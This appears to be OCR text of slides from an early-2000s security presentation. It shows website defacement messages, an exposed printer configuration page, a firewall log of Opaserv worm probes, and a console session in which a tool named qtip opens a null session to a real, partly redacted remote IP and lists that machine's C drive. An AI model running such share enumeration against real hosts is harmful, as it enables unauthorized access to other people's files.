
Sh4dow Fre4k!!!!
UPLOAD.ASP

Whoooooopz!!!! hohohoho !!!
hOhOhOhO br rlz

shits happens
Gretz to US !!!! F0ul . Lord Choo3s . mamãe!

...

Hacked Web Site of the Year Award



Address: C:\Documents and Settings\Paul Henry\Desktop\Mitnick.htm


[welcome to bugbear linux labs][01.30.03]

welcome back to freedom mr.kevin ;)

BugBear is trying to tell u have forget to secure your box, it was fun and easy to break into your box ;).

Greetings to all the slimshaddy company,50cent,Dr.Dre nah whait a minute this is eminem spech. greeting to : bugbears,linux-master, Dkd ||, #linux architects

Hacking Embedded Web Servers



Brother HL-3260N series [SLEEP] - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Mail Edit Discuss Print
Address http://10.2.65.100/printer/configu.html?autoref=0&weblang=0
Go Links
brother.
HL-3260N
Home Page
Network Configuration
Administrator Settings
View Configuration
Printer Settings
Reset & Test
Brother Solutions Center
Automatic Refresh
Internet

View Configuration


Paper Source	MP Tray	A4 210 x 297 mm No paper
	Tray1	A4 210 x 297 mm No paper
	Tray2	A4 210 x 297 mm (Plain paper) [80%]
	Tray3	A3 297 x 420 mm [20%]
	Tray4	A4 210 x 297 mm No paper
Destination	Standard Output Tray	OK
	Finisher	OK
	Mailbox	4 : OK 3 : OK 2 : OK 1 : OK
Toner	Black	OK
Printer Settings	Copies	1
	Emulation	Auto
	Toner Save	Off
	Power Save	On
Maintenance	Drum Unit	OK (55378 pages)
	120K kit	OK (115378 pages)
Others	Printer Rom Ver.	1.08
	Network Version	1.00
	Serial no.	E52839H0V010108
	Memory Size	144Mbytes
	Page Counter	4622

All Rights Reserved. Copyright(C) 1997-2000 Brother Industries, Ltd

Attack of the Killer Worms




W32.Opaserv.G.Worm




Date	Time	Src	Src_P...	Dest	Dest_...
11/15/2002	21:51:56	65.40.239.54	1029	192.168.1.10	137▯
11/15/2002	21:58:47	80.15.7.64	1044	192.168.1.10	137▯
11/15/2002	22:07:51	200.67.155.180	1028	192.168.1.10	137▯
11/15/2002	22:09:26	207.46.106.124	1863	192.168.1.10	2015▯
11/15/2002	22:10:19	200.162.224.105	4173	192.168.1.2	80▯
11/15/2002	22:16:52	216.192.6.2	1041	192.168.1.10	137▯
11/15/2002	22:24:49	63.115.175.97	23610	192.168.1.10	137▯
11/15/2002	22:25:56	210.201.143.237	30115	192.168.1.10	137▯
11/15/2002	22:29:53	218.47.222.232	64435	192.168.1.10	137▯
11/15/2002	22:30:31	218.165.220.90	1025	192.168.1.10	137▯
11/15/2002	22:36:09	61.177.23[redacted]	1030	192.168.1.10	137▯
11/15/2002	22:45:01	218.102.2.141	1026	192.168.1.10	137▯
11/15/2002	22:46:25	219.102.39.223	1025	192.168.1.10	137▯
11/15/2002	22:51:05	61.183.218.58	1026	192.168.1.10	137▯
11/15/2002	22:59:02	65.164.23.138	1031	192.168.1.10	137▯
11/15/2002	22:59:29	202.180.171.18	1026	192.168.1.10	137▯
11/15/2002	23:02:45	68.20.16.123	1031	192.168.1.10	137▯
11/15/2002	23:07:46	65.164.23.138	1032	192.168.1.10	137▯
11/15/2002	23:09:14	62.21.40.42	1026	192.168.1.10	137▯
11/15/2002	23:15:30	210.201.47.203	1026	192.168.1.10	137▯
11/15/2002	23:22:16	61.74.83.174	1030	192.168.1.10	137▯
11/15/2002	23:31:36	200.70.110.91	1027	192.168.1.10	137▯

W32.Opaserv.G.Worm



```
C:\>qtip -s -v 61.177.230[redacted]
listing shares
verbosity = 1
establishing null session with \\61.177.230[redacted]...
connection established

share name:     \\61.177.23[redacted]\D
share type:     disk
comment:

share name:     \\61.177.23[redacted]\C
share type:     disk
comment:
connection to \\61.177.23[redacted] deleted

C:\>dir \\61.177.23[redacted]\c
 Volume in drive \\61.177.230[redacted]\c has no label.
 Volume Serial Number is 1E1E-1103

 Directory of \\61.177.230[redacted]c

05/05/1999  09:22 AM            94,292 COMMAND.COM
10/09/2002  08:51 PM    <DIR>          WINDOWS
10/27/2002  09:07 PM             8,881 NETLOG.TXT
10/27/2002  10:55 PM                85 AUTOEXEC.BAT
10/27/2002  09:22 PM    <DIR>          NVIDIA
10/27/2002  09:34 PM                 0 CONFIG.SYS
10/09/2002  08:59 PM             2,164 PDOS.DEF
10/09/2002  08:51 PM    <DIR>          Program Files
10/27/2002  09:09 PM    <DIR>          My Documents
11/15/2002  07:03 PM            17,102 SCANDISK.LOG
10/27/2002  10:13 PM    <DIR>          My Music
11/14/2002  07:34 PM               852 tmp.ini
11/15/2002  11:33 PM               286 gay.ini
11/15/2002  11:50 PM            11,863 put.ini
10/31/2002  08:18 AM    <DIR>          Downloads
11/15/2002  11:45 PM            11,863 institu
              10 File(s)        147,388 bytes
               6 Dir(s)   1,224,966,144 bytes free

C:\>
```

W32.Opaserv.G.Worm




Address: \\61.177.230[redacted]\c

- 61.177.230[redacted]
  - c
    - Downloads
    - KAV
    - KRECYCLE
    - My Documents
    - My Music
    - NVIDIA
    - Program Files
    - RECYCLED
    - WINDOWS
  - d

Name	Size	Type	Date Modified	At...
Downloads		File Folder	10/31/2002 8:18 AM	
KAV		File Folder	10/27/2002 10:16 PM	SA
KRECYCLE		File Folder	10/27/2002 10:16 PM	RHSA
My Documents		File Folder	10/27/2002 9:09 PM	
My Music		File Folder	10/27/2002 10:13 PM	
NVIDIA		File Folder	10/27/2002 9:22 PM	
Program Files		File Folder	10/9/2002 8:51 PM	R
WINDOWS		File Folder	10/9/2002 8:51 PM	
RECYCLED		Folder	10/29/2002 2:01 PM	HS
MSDOS.---	1 KB	--- File	10/9/2002 8:51 PM	
SYSTEM.1ST	537 KB	1ST File	10/9/2002 8:58 PM	
gay.ini	1 KB	Configuration Settings	11/15/2002 11:33 PM	A
put.ini	12 KB	Configuration Settings	11/16/2002 12:22 AM	A
tmp.ini	1 KB	Configuration Settings	11/14/2002 7:34 PM	A
SUHDLOG.DAT	8 KB	DAT File	10/9/2002 8:58 PM	
PDOS.DEF	3 KB	DEF File	10/9/2002 8:59 PM	A
institu	12 KB	File	11/15/2002 11:45 PM	A
COMMAND.COM	93 KB	MS-DOS Application	5/5/1999 9:22 AM	A
AUTOEXEC.BAT	1 KB	MS-DOS Batch File	10/27/2002 10:55 PM	A
BOOTLOG.PRV	92 KB	PRV File	11/6/2002 3:26 AM	A
CONFIG.SYS	0 KB	System file	10/27/2002 9:34 PM	A
IO.SYS	219 KB	System file	5/5/1999 9:22 AM	
MSDOS.SYS	2 KB	System file	10/9/2002 9:03 PM	
BOOTLOG.TXT	104 KB	Text Document	11/6/2002 6:13 AM	A
DETLOG.TXT	71 KB	Text Document	10/9/2002 9:02 PM	A
NETLOG.TXT	9 KB	Text Document	10/27/2002 9:07 PM	A
SCANDISK.LOG	17 KB	Text Document	11/15/2002 7:03 PM	A
